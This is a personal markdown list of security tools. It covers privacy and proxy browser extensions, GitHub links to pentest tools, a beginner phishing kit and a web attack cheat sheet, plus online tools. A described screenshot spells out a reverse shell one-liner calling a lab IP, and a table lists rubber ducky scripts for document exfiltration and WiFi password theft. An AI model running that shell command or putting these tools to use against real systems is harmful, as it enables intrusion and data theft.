

# Tools

A collection of useful tools.

- Browser Extensions
- Github Pages
- Online Tools

- [Browser Extensions](#)
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# Browser Extensions

## Wappalizer

Wappalyzer is a technology profiler that shows you what websites are built with.

Find out what CMS a website is using, as well as any framework, ecommerce platform, JavaScript libraries and many more.

<https://addons.mozilla.org/de/firefox/addon/wappalyzer/>

<https://chrome.google.com/webstore/detail/wappalyzer/gppongmhjkpfnbhagpmjfkannfbllamg>

## CanvasBlocker

This add-on allows users to prevent websites from using some Javascript APIs to fingerprint them. Users can choose to block the APIs entirely on some or all websites (which may break some websites) or fake its fingerprinting-friendly readout API.

<https://addons.mozilla.org/de/firefox/addon/canvasblocker/>

## uBlock Origin

Another Blocker

<https://addons.mozilla.org/de/firefox/addon/ublock-origin/>

## Privacy Badger

Automatically learns to block invisible trackers.

<https://addons.mozilla.org/de/firefox/addon/privacy-badger17/>

# Ghostery

Ghostery ist eine leistungsstarke Datenschutz-Erweiterung. Damit können Sie Werbung blockieren, Tracker stoppen und Websites beschleunigen.

<https://addons.mozilla.org/de/firefox/addon/ghostery/>

# FoxyProxy

FoxyProxy ist ein hochentwickeltes Proxy-Management-Werkzeug, das die begrenzten Proxy-Fähigkeiten von Firefox vollständig ersetzt


<https://addons.mozilla.org/de/firefox/addon/foxyproxy-standard/>

# Git-Hub Pages

## Pentest Tools

<https://github.com/S3cur3Th1sSh1t/Pentest-Tools>


Several PenTest Tools



## Phishing tool

<https://github.com/htr-tech/zphisher>

Beginner phishing tool



## Web Attack Cheat Sheet

<https://github.com/riramar/Web-Attack-Cheat-Sheet>

Web attack cheat sheet

# Web Attack Cheat Sheet

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# Online Tools

## Reverse Shell

<https://www.revshells.com/>

Reverse Shell Generator where you can provide your parameters and the right code gets created.

The screenshot shows the 'Reverse Shell Generator' web application. The title 'Reverse Shell Generator' is at the top. Below it, there are two main sections: 'IP & Port' and 'Listener'. In the 'IP & Port' section, the 'IP' field contains '10.9.0.64' and the 'Port' field contains '4445'. The 'Listener' section has a 'Listener' dropdown menu showing 'nc -lvp 4445' and a 'Type' dropdown menu showing 'nc'. There is a 'Copy' button next to the 'nc' type. Below these sections, there are three tabs: 'Reverse', 'Bind', and 'MSFVenom'. The 'Reverse' tab is selected. Under the 'Reverse' tab, there is an 'OS' dropdown menu showing 'All'. To the right of the 'OS' dropdown is a 'Show Advanced' toggle switch and a save icon. Below the 'OS' dropdown is a list of operating systems: 'Bash -i', 'Bash 196', 'Bash read line', 'Bash 5', 'Bash udp', and 'nc mkfifo'. The 'Bash -i' option is selected. To the right of the list is a large text area containing the generated command: `sh -i >& /dev/tcp/10.9.0.64/4445 0>&1`.

## Convert Curl commands

<https://curl.trillworks.com/>

Convert any curl syntax to Python, Node.js, PHP, R, Go, Rust, Elixir, Java, MATLAB, Ansible URI, Strest, Dart and JSON.

Convert [curl](#) commands to Python, JavaScript, PHP, R, Go, Rust, Elixir, Java, MATLAB, Dart, CFML, Ansible URI, Strest or JSON

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## curl command

Examples: [GET](#) - [POST](#) - [Basic Auth](#)

```
curl example.com
```

[Ansible](#) [CFML](#) [Dart](#) [Elixir](#) [Go](#) [Java](#) [JavaScript](#) [JSON](#) [Node.js](#) [MATLAB](#) [PHP](#) [Python](#) [R](#) [Rust](#) [Strest](#)


```
import requests

response = requests.get('http://example.com')
```

[Copy to clipboard](#)

## Interesting Blog

<https://itm4n.github.io/>




The screenshot shows the homepage of 'itm4n's blog'. The left sidebar contains a profile picture of a person in a suit, the blog name 'itm4n's blog', the tagline 'Pentesting & Windows security research', and a list of navigation links: HOME, CATEGORIES, TAGS, ARCHIVES, and ABOUT. The main content area has a 'Home' header and a search bar. It features three article previews: 'Revisiting a Credential Guard Bypass' (dated May 23, 2022, category Windows), 'From RpcView to PetitPotam' (dated Sep 2, 2021, category Windows), and 'Fuzzing Windows RPC with RpcView' (dated Aug 1, 2021, category Windows).

## PenTest Workstation

<https://pentest.ws/dashboard>

PenTest websites where you can provide your parameters. Reverse Shells and Commands will get created with your info.





## Redirect Detective

<https://redirectdetective.com/>

shows redirection



## Redirect Detective

Enter URL to check for redirects...

☐ Display redirects in full

Redirect Detective is a free URL redirection checker that allows you to see the complete path a redirected URL goes through.

## Rubber Duckies Scripts

<https://ducktoolkit.com/userscripts#>

Scripts for rubberduckies

User Scripts

These are community submitted scripts. You can load the script in to the encoder by clicking the row.

Ducktoolkit.com has not checked the content of these scripts. It is your responsibility to ensure you understand what actions the encoded payloads will perform before use.

Show10 ▾ entries

Search:

| Script Name           | Author          | Description                                                                                                                                                    | Tags                       | Created                    |
|-----------------------|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------|----------------------------|
| HackingDemo (Notepad) | Cloudcompany.at | Notepad Demo                                                                                                                                                   | Notepad Demo               | 2019-02-12 15:51:18.318000 |
| USB File Exfil        | DoveTail        | USB rubber duck script to exfil documents using a second regular USB and File Explorer file types                                                              | Yeet                       | 2019-01-16 19:22:39.406000 |
| Keiran0s              | Keiran1712      | WiFi Grabber. Uploads to FTP Server I used a raspberry pi for this, great potential as you can hook it up to mobile data hotspot, and use it on the go. Enjoy. | WiFi, FTP, Password, SSID, | 2019-01-04 22:07:41.411000 |